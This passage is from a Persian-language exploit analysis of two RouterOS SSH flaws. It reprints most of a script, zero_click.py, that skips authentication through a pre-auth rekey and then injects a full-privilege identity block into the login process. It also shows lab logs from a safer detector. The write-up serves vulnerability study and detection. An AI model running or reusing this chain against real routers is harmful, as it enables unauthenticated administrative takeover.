Session.__init__ TCP+KEX	85–78	اتصال قانونی
Session auth_password('-2')	89–86	کاشت نام در انتظار
Session _send_kex_init	95–91	ماشه CVE-2026-67279
Session open_session	105–97	CHANNEL_OPEN بدون auth
get_pty + invoke_shell	107–106	سیم‌کشی fd2 به PTY

inject(BLOCK)	**153–138**	CVE-2026-86060
pump / run / acquire / main_	270–118	I/O و حلقه اطمینان

جدول ۶: واحدهای مختلف اکسپلویت و نقش آن‌ها

این ابزار فقط RFC1918 را هدف می‌گیرد، USERAUTH با username کنترلی ارسال نمی‌کند، PTY/shell/exec نمی‌سازد و صرفاً می‌سنجد که آیا CHANNEL_OPEN پس از rekey بدون احراز هویت پذیرفته می‌شود یا نه.

۷-۲- تحلیل گام‌به‌گام جریان اجرا

قبل از خواندن خروجی آزمایشگاه در تصویر ۱۹ پوشش‌دهی کدها و ابزارها را ببینید. ستون zero_click.py یعنی گام‌ها یا Code Steps در سورس zero_click.py هست. ستون rekey_detector.py یعنی آشکارساز همان گام را دارد. دو ستون آخر نتیجه اجرای این دو اسکریپت را به صورت زنده روی نسخه 7.23.3 (.130) و 7.24.2 (.129) نمایش می‌دهد.


Protocol / code step	zero_click.py	rekey_detector.py	Lab 7.23.3 .130	Lab 7.24.2 .129
TCP connect + SSH banner	yes	yes	yes	yes
Initial KEX / NEWKEYS	yes	yes	yes	yes
USERAUTH password user='-2'	yes	no	no	no
Client rekey _send_kex_init()	yes	yes	yes	yes
CHANNEL_OPEN session	yes	yes*	accepted	session not active
get_pty vt100 80x24	yes	no	no	no
invoke_shell (wire fd2)	yes	no	no	no
inject BLOCK on fd 2	yes	no	no	no
Terminal DA/CPR replies	yes	no	no	no
RouterOS CLI commands	yes	no	no	no
RFC1918 target guard	no	yes	yes	yes
Immediate channel close	no	yes	yes	n/a

تصویر ۱۹: ماتریس پوشش عملکرد ابزارها و کدها در برابر هدف واقعی

چهار سلول سبز در هر دو نسخه برای مراحل TCP و KEX نشان می‌دهد که مسیر عادی SSH سالم است.

تفاوت رفتار دو نسخه فقط در ردیف CHANNEL_OPEN پس از rekey ظاهر می‌شود. ردیف‌های صورتی مربوط به مرحله دوم زنجیره هستند و در این جلسه آزمایش اجرا نشدند.


ابزار zero_click.py گارد محدوده RFC1918 ندارد، در حالی که آشکارساز تفاضلی این محدودیت را اعمال می‌کند. دنباله پروتکل به‌همراه شماره سطر در تصویر بعدی آمده است. پیکان نارنجی مرحله اول و پیکان آبی مرحله دوم را مشخص می‌کند. ستون راست با برچسب RAN/NOT RUN وضعیت اجرای آزمایشگاه را نشان می‌دهد، نه وضعیت کدها و اکسپلویت.



تصویر ۲۰: دنباله پروتکل zero_click.py با شماره سطر و پوشش آزمایشگاه

نکته مهم این اســـت که برنامه login helper تنها زمانی اجرا می‌شـــود که sshd پس از برقراری shell، آرگومان -2 را به آن پاس بدهد. آشـکارسـاز تفاضـلی ما در آزمایشـگاه پیش از ارسـال درخواسـت pty-req کانال را می‌بندد؛ بنابراین در آزمون A/B، فرآیند nova/bin/login/ هرگز زاده نشد.

خروجی خام همان اجرای زنده در فایل ab_rekey.log ذخیره شـــده اســـت که در کنار گزارش تحلیلی قرار دارد. این تنها ترافیک SSH ارسـال‌شـده از این آزمایشـگاه به مهمان‌ها اسـت و زیرمجموعه‌ای از سـطرهای ۸۰ تا ۱۰۵ را تشکیل می‌دهد که در آن نام کاربری -2 وجود ندارد.



تصویر ۲۱: خروجی زنده‌ab_rekey.log نسخه 7.23.3 آسیب‌پذیر و 7.24.2 وصله‌شده

نکته مهم در خواندن لاگ این است که اتصال CONTROL در هر دو نسخه کانال را رد می‌کند. بنابراین ضعف امنیتی، باز بودن آزادانه کانال بدون rekey نیست. اتصال TEST روی نسخه 7.23.3 کانال را می‌پذیرد و روی نسخه 7.24.2 نشست را با پیام SSH session not active می‌بندد. این رفتار دقیقاً با دستور cmp dword [eax+0x108], 0 در dispatcher نسخه وصله‌شده مطابقت دارد. نتیجه اجرای آشکارساز روی دو مهمان آزمایشگاه به شرح زیر است:

۱. خواندن این خروجی ساده است. اتصال CONTROL یعنی پس از KEX، بدون rekey و بدون ارسال رمز، تلاش برای باز کردن کانال session انجام شود. در هر دو نسخه این درخواست رد می‌شود و نشان می‌دهد مسیر عادی SSH سالم است.

۲. اتصال TEST یعنی همان اتصال یک rekey ارسال کند و دوباره CHANNEL_OPEN را امتحان کند. در این نقطه دو نسخه از هم جدا می‌شوند: نسخه 7.23.3 کانال را می‌پذیرد (نقص ماشین حالت) و نسخه 7.24.2 نشست را می‌بندد (اثر وصله بررسی آفست +x1080).

هیچ‌کدام از این دو اتصال نام کاربری -2، درخواست PTY، shell یا دستور RouterOS ارسال نکردند. بنابراین این آزمون فقط CVE-2026-67279 را نشان می‌دهد، نه تصاحب کامل دسترسی مدیریتی.


- 192.168.15.130 — 7.23.3
  - CONTROL: opened=False - SSHException: Unable to open channel.
  - TEST: opened=True - rekey completed; CHANNEL_OPEN accepted (no auth)

- VERDICT: vulnerable (CVE-2026-67279)

- 192.168.15.129 — 7.24.2
  - CONTROL: opened=False — SSHException: Unable to open channel.
  - TEST: opened=False — rekey completed; SSHException: SSH session not active
  - VERDICT: patched

۷-۲-۱- برقراری اتصال و تلاش احراز هویت با کاربر -2

سازنده کلاس Session از سطر ۷۸ با فراخوانی socket.create_connection و فعال‌سازی TCP_NODELAY آغاز می‌شود تا تأخیر الگوریتم Nagle روی ارسال رکورد BLOCK باقی نماند. سپس Transport.start_client مبادله کلید اولیه را کامل می‌کند. تا این نقطه، رفتار کاملاً مطابق با RFC 4253 و RFC 4252 است.
در سطر ۸۷ فراخوانی t.auth_password("-2", password, fallback=False) انجام می‌شود. شکست این فراخوانی عمدی است، زیرا حسابی با نام -2 وجود ندارد. هدف، ثبت این نام به‌عنوان نام در انتظار روی آبجکت نشست در sshd است تا بعداً بدون عبور از بک‌اند کاربر، به آرگومان‌های برنامه login منتقل شود. مقدار fallback=False مانع از آن می‌شود که paramiko به روش‌های دیگر احراز هویت (مانند none یا publickey) روی بیاورد و نام کاربری تغییر کند.



تصویر ۲۲: Session.__init__ و کاشت نام کاربری «-2»

این فراخوانی در آزمون A/B اجرا نشد. برای اثبات CVE-2026-67279 لازم نیست، اما برای زنجیره کامل CVE-2026-86060 ضروری است، زیرا برنامه login باید آرگومان را با خط تیره ببیند. روی نسخه وصله‌شده، همین نام بعداً در تابع validLoginParamInput رد می‌شود (بایت اول برابر 0x2d).

آشکارساز این جلسه اصلاً درخواست USERAUTH با نام -2 ارسال نکرد. برای CVE-2026-67279 همان rekey پیش از احراز هویت کافی است. تلاش رمز عبور برای کاربر -2 روی هر دو مهمان در مرحله userauth شکست می‌خورد، چون چنین حسابی وجود ندارد. نقص CVE-2026-86060 تنها زمانی معنا پیدا می‌کند که کانال نشست از قبل باز شده باشد.

۷-۲-۲- ارسال rekey و عبور از gate احراز هویت

پس از شکست احراز هویت، سطرهای ۹۱ تا ۹۳ یک آبجکت Event تازه روی completion_event قرار می‌دهند و تابع t._send_kex_init() را فراخوانی می‌کنند. این تابع خصوصی کتابخانه paramiko است و واسط عمومی برای انجام rekey پیش از دریافت USERAUTH_SUCCESS طراحی نشده است. سقف انتظار برای تکمیل rekey برابر ۱۲ ثانیه است. اگر Event در این مدت فعال نشود، خطای RuntimeError("rekey timeout") تولید می‌شود.


روی نسخه 7.23.3، پس از دومین NEWKEYS، تابع dispatcher هنوز مقدار connection+0x108 == 0 را بررسی نمی‌کند و پیام CHANNEL_OPEN را توزیع می‌کند. روی نسخه 7.24.2 همان آزمون در آدرس 0x08057270 مقدار ۲ برمی‌گرداند و حمل‌کننده از بین می‌رود. شش تلاش متوالی برای open_session با فاصله ۰.۲ ثانیه، برای پوشش مسابقه کوتاه پس از NEWKEYS در نظر گرفته شده است.

zero_click.py · Session._init_ · client rekey (gate drop) CVE-2026-67279

```
91          t.completion_event = threading.Event()
92          t._send_kex_init()          # rekey while '-2' pending: gate drops
93          t.completion_event.wait(12)
94          if not t.completion_event.is_set():
95              raise RuntimeError("rekey timeout")
96
97          ch = None
98          for _ in range(6):
99              try:
100                 ch = t.open_session(timeout=6)
101                 break
102             except Exception:
103                 time.sleep(0.2)
104         if ch is None:
105             raise RuntimeError("no channel (patched target or no SSH bypass)")
```

تصویر ۲۳: rekey کلاینت و CHANNEL_OPEN

معادل همین دو فراخوانی در فایل rekey_detector.py (سطرهای ۷۳ تا ۷۸) روی هر دو مهمان اجرا شد. پیام شکست ابزار با متن «no channel (patched target or no SSH bypass)» همان علامتی است که در نسخه 7.24.2 مشاهده می‌شود. بازه زمانی اجرای کامل زنجیره در مرجع برابر ۰.۸۹ ثانیه است. بزرگ‌ترین سهم پس از مبادله کلید اولیه، نه خود عملیات rekey بلکه رندر اعلان کنسول است. مدت rekey حدود ۰.۱۰ ثانیه است.



تصویر ۲۴: بازه زمانی زنجیره کامل از نوشتار مرجع مجموع 0.89 ثانیه

این بازه زمانی مربوط به اجرای کامل zero_click همراه با کلاس Terminal است. آشکارساز پس از CHANNEL_OPEN خارج می‌شود و سهم مربوط به رندر اعلان را ندارد. پس از start_client (مبادله کلید اول)، کلاینت یک KEXINIT دوم ارسال می‌کند. روی نسخه 7.23.3 پس از اتمام rekey، فراخوانی open_session بدون احراز هویت موفق شد. روی نسخه 7.24.2 عملیات rekey تمام می‌شود اما نشست بلافاصله غیرفعال می‌گردد. این رفتار همان بازگشت با وضعیت ۲ در آزمون [eax+0x108] است.

۷-۲-۳-باز کردن کانال، درخواست PTY و invoke shell

سطرهای ۱۰۶ و ۱۰۷ دو درخواست لایه اتصال get_pty(term="vt100", width=80, height=24) و invoke_shell() هستند. انتخاب مسیر shell به‌جای exec عمدی است، زیرا تنها مسیر shell در sshd باعث می‌شود file descriptorهای 0، 1 و 2 فرآیند فرزند login به همان PTY زنجیر شوند. اگر از exec استفاده شود، پنجره نوشتن روی fd 2 و زمان‌بندی ارسال BLOCK تغییر می‌کند. پس از فراخوانی shell، ترد pump شروع به کار می‌کند تا بایت‌های کنسول از دست نروند.

zero_click.py · Session.__init__ · session + PTY + shell — stage-1→2


```
97          ch = None
98          for _ in range(6):
99              try:
100                 ch = t.open_session(timeout=6)
101                 break
102             except Exception:
103                 time.sleep(0.2)
104         if ch is None:
105             raise RuntimeError("no channel (patched target or no SSH bypass)")
106         ch.get_pty(term="vt100", width=80, height=24)
107         ch.invoke_shell()           # shell (not exec) wires fd2 to the PTY
108         self.ch = ch
109         self.t = t
110
111         self.out = bytearray()
112         self.prompts = 0
113         self.last_rx = time.monotonic()
114         self.dead = threading.Event()
115         self.term = Terminal(ch)
116         threading.Thread(target=self._pump, daemon=True).start()
```

تصویر ۲۵: سطرهای مرتبط با open_session، get_pty، invoke_shell و شروع pump

روی نسخه آسیب‌پذیر، موفقیت فراخوانی open_session به معنای وقوع CVE-2026-67279 است. از این نقطه به بعد، مسیر وارد CVE-2026-86060 می‌شود. آزمایشگاه عمداً در همین مرز متوقف شد. در آزمون روی مهمان آسیب‌پذیر، تنها پیام CHANNEL_OPEN تأیید شد و کانال بلافاصله بسته شد. درخواست‌های pty-req، shell یا exec در این جلسه ارسال نشدند تا مرحله دوم زنجیره فعال نشود..

۷-۲-۴- تزریق بلوک هویت/policy mask (BLOCK)

ثابت‌های سطرهای ۱۶ تا ۱۸ رکوردی می‌سازند که برنامه /nova/bin/login در حالت -<fd> از file descriptor می‌خواند. مقدار MASK=654958 برابر 0x9fe6e است و در نوشتار CERT Polska و Bishop Fox به‌عنوان نقاب سیاست کامل شناخته می‌شود. مقدار IDENT="0" همان نامی است که کنسول آن را به‌صورت [0@<identity>] نمایش می‌دهد و اشیای ساخته‌شده از این مسیر دارای owner="0" می‌شوند.



تصویر ۲۶: ثابت‌های MASK / IDENT / BLOCK / PROMPT


رکورد BLOCK در آزمون A/B ارسال نشد. تحلیل آن بر اساس کد منبع به‌علاوه دی‌اسمبلی تابع login در آدرس 0x0806526d (آزمون کاراکتر -) و فراخوانی atoi در آدرس 0x0806532c انجام شده است.
چیدمان بایتی BLOCK شش بخش دارد: بایت‌های هویت، یک NUL، رقم‌های اعشاری نقاب سیاست، یک NUL دیگر و دو بایت VEOF (0x04). دو بایت EOT باعث می‌شوند خواندن در حالت canonical ترمینال بدون نیاز به خط اضافه پایان یابد. ظرفیت خواندن برنامه login حداکثر 0x1000 بایت است..



تصویر ۲۷: چیدمان بایتی رکورد BLOCK

تصویر ۲۷ چیدمان بایتی رکورد BLOCK را نشان می‌دهد؛ همان داده‌ای که برنامه login از fd 2 می‌خواند. اگر آرگومان argv با بایت 0x2d شروع شود، برنامه login مقدار باقی‌مانده را با atoi به عدد تبدیل می‌کند. بنابراین -2 به معنای fd=2 است. پس از فراخوانی invoke_shell، fd 2 همان PTY کلاینت است. در نتیجه فراخوانی read(2, buf, 0x1000) دقیقاً همان بایت‌هایی را می‌خواند که با ch.sendall(BLOCK) نوشته شده‌اند.

متد inject ابتدا رکورد BLOCK را ارسال می‌کند، سپس تا سقف ۱۰ بار کاراکتر Enter را با فاصله ۰.۸ ثانیه می‌فرستد تا از صفحه لایسنس عبور کند. موفقیت زمانی اعلام می‌شود که شمارنده اعلان "PROMPT = b'] > " بزرگ‌تر از صفر شود. بودجه زمانی کل این مرحله ۴۵ ثانیه از لحظه اتصال است.



تصویر ۲۸: متد Session.inject

تصویر ۲۸ سطرهای ۱۳۸ تا ۱۵۳ متد Session.inject را نشان می‌دهد که رکورد BLOCK را ارسال می‌کند و سپس زنگ Enter را می‌زند. ترتیب ارسال مهم است. اگر Enter پیش از BLOCK ارسال شود، بنر یا صفحه لایسنس بایت‌های هویت را مصرف می‌کند. ابزار رکورد BLOCK را بلافاصله پس از فراخوانی shell می‌نویسد. این مرحله در آزمایشگاه اجرا نشد.

این مرحله مربوط به CVE-2026-86060 است و در آزمون A/B اجرا نشد. از روی باینری مشخص است که برنامه login اگر آرگومان با کاراکتر - شروع شود، مقدار را با atoi تبدیل می‌کند، حداکثر 0x1000 بایت از file descriptor می‌خواند و دو فیلد جداشده با NUL را به‌عنوان نام و نقاب سیاست در نظر می‌گیرد. وصله، نام کاربری را پیش از اجرای exec با تابع validLoginParamInput رد می‌کند.

۷-۲-۵-مدیریت ترمینال و پاسخ به probeهای کنسول RouterOS

کنسول RouterOS پیش از کشیدن اعلان، درخواست ESC را ارسال می‌کند و منتظر پاسخ می‌ماند. بدون این پاسخ‌ها، اعلان چند ثانیه دیرتر ظاهر می‌شود یا در صفحه‌های بعدی متوقف می‌ماند. کلاس Terminal این کاوشگرها را از بایت‌های دریافتی در ترد _pump جدا می‌کند و پاسخ مناسب VT100 را برمی‌گرداند. کاوشگر ESC Z با پاسخ ESC[?1;2c جواب داده می‌شود. درخواست ESC[6n با توجه به آخرین حرکت مکان‌نما (جهت‌های A/B/C/D) یک پاسخ CPR هم‌خوان برمی‌گرداند. در نوشتار مرجع، ۱۲ پاسخ کاوش در اجرای ۰.۸۹ ثانیه‌ای ثبت شد.

```python
class Terminal:
    """Answer RouterOS console DA/CPR probes so the prompt renders fast."""

    def __init__(self, ch, rows: int = 24, cols: int = 80):
        self.ch = ch
        self.rows = rows
        self.cols = cols
        self.moves: list[bytes] = []
        self.queries = 0

    def feed(self, chunk: bytes):
        for m in RE_CSI.finditer(chunk):
            if m.group(3):
                self._send(b"\x1b[?1;2c")
            elif m.group(2) == b"n" and m.group(1) == b"6":
                self._send(self._reply())
                self.moves.clear()
                self.queries += 1
            elif m.group(2) in (b"A", b"B", b"C", b"D") and m.group(1).isdigit():
                self.moves.append(m.group(2))

    def _reply(self) -> bytes:
        if not self.moves or self.moves[-1] == b"B":
            return f"\x1b[{self.rows};1R".encode()
        if self.moves[-1] == b"C":
            return f"\x1b[1;{self.cols}R".encode()
        if self.moves[-1] == b"A":
            return b"\x1b[1;1R"
        return f"\x1b[{self.rows};{self.cols}R".encode()

    def _send(self, data: bytes):
        try:
            self.ch.sendall(data)
        except OSError:
            pass
```

تصویر ۲۹: کلاس Terminal

تصویر ۲۹ سطرهای ۳۸ تا ۷۲ کلاس Terminal را نشان می‌دهد که به کاوشگرهای DA و CPR پاسخ می‌دهد. کلاس Terminal روی آشکارساز لازم نیست، زیرا در آن مسیر shell آغاز نمی‌شود. این کلاس تنها برای افزایش قابلیت اطمینان رندر اعلان است و خودِ باگ را تشکیل نمی‌دهد. ترد _pump بایت‌های دریافتی را در self.out جمع می‌کند، تعداد ظهور اعلان [< را می‌شمارد و هر قطعه را به متد Terminal.feed می‌دهد. متد run(line) محل فعلی بافر را نشانه می‌گذارد، فرمان را همراه با کاراکتر CR ارسال می‌کند و تا زمانی که «اعلان تازه + ۲۵۰ میلی‌ثانیه سکوت» مشاهده شود صبر می‌کند. شمارش تعداد اعلان به‌جای تطبیق موقعیت ثابت، در برابر بازکشی صفحه مقاوم است.

zero_click.py · Session._pump / run · prompt accounting I/O

```python
    def _pump(self):
        while not self.dead.is_set():
            try:
                if self.ch.recv_ready():
                    chunk = self.ch.recv(65536)
                    self.out.extend(chunk)
                    self.prompts += chunk.count(PROMPT)
                    self.last_rx = time.monotonic()
                    self.term.feed(chunk)
                elif self.ch.closed:
                    break
                else:
                    time.sleep(0.005)
            except Exception:
                break
        self.dead.set()

    def alive(self) -> bool:
        return not (self.dead.is_set() or self.ch.closed)

    def inject(self, deadline_s: float = 45.0) -> bool:
        """Send the fd-2 block, tap Enter past the license screen, await prompt."""
        self.ch.sendall(BLOCK)
        next_enter = time.monotonic() + 0.05
        deadline = self.t0 + deadline_s
        enters = 0
        while self.prompts == 0 and time.monotonic() < deadline:
            if not self.alive():
                return False
            now = time.monotonic()
            if now >= next_enter and enters < 10:
                self.ch.sendall(b"\r")
                enters += 1
                next_enter = now + 0.8
            time.sleep(0.01)
        return self.prompts > 0

    def run(self, line: str, max_wait: float = 12.0) -> str:
        if not self.alive():
            return "[session dead]"
        mark = len(self.out)
        before = self.prompts
        self.ch.sendall(line.encode() + b"\r")
        deadline = time.monotonic() + max_wait
        while time.monotonic() < deadline:
            if not self.alive():
                break
            if self.prompts > before and (time.monotonic() - self.last_rx) > 0.25:
                break
            time.sleep(0.01)
        return _clean(bytes(self.out[mark:])).strip("\n")
```

تصویر ۳۰: متدهای _pump و run

تصویر ۳۰ متدهای _pump و run را نشان می‌دهد که اعلان را می‌شمارند و خروجی را بدون توالی‌های ANSI برش می‌دهند. متد _clean توالی‌های CSI و ESC Z را حذف می‌کند تا خروجی دستوراتی مانند :put و /system resource print خوانا شود. این لایه در آزمون A/B وجود ندارد. کنسول RouterOS برای کاوشگرهای DA و CPR از توالی‌های ANSI استفاده می‌کند. این موضوع تنها پس از رسیدن به shell معنا دارد و خارج از محدوده آشکارساز این جلسه است.

۷-۳- تحلیل موانع موجود و نحوه دور زدن آن‌ها در کد

هر مانع پیش‌فرض در مسیر SSH و RouterOS به یک سطر مشخص در ابزار نگاشت می‌شود. جدول زیر این نگاشت را نشان می‌دهد.

مانع پیش‌فرض	عملکرد هر سطر از کد	نحوه عبور در نسخه آسیب‌پذیر	پچ 7.24.2
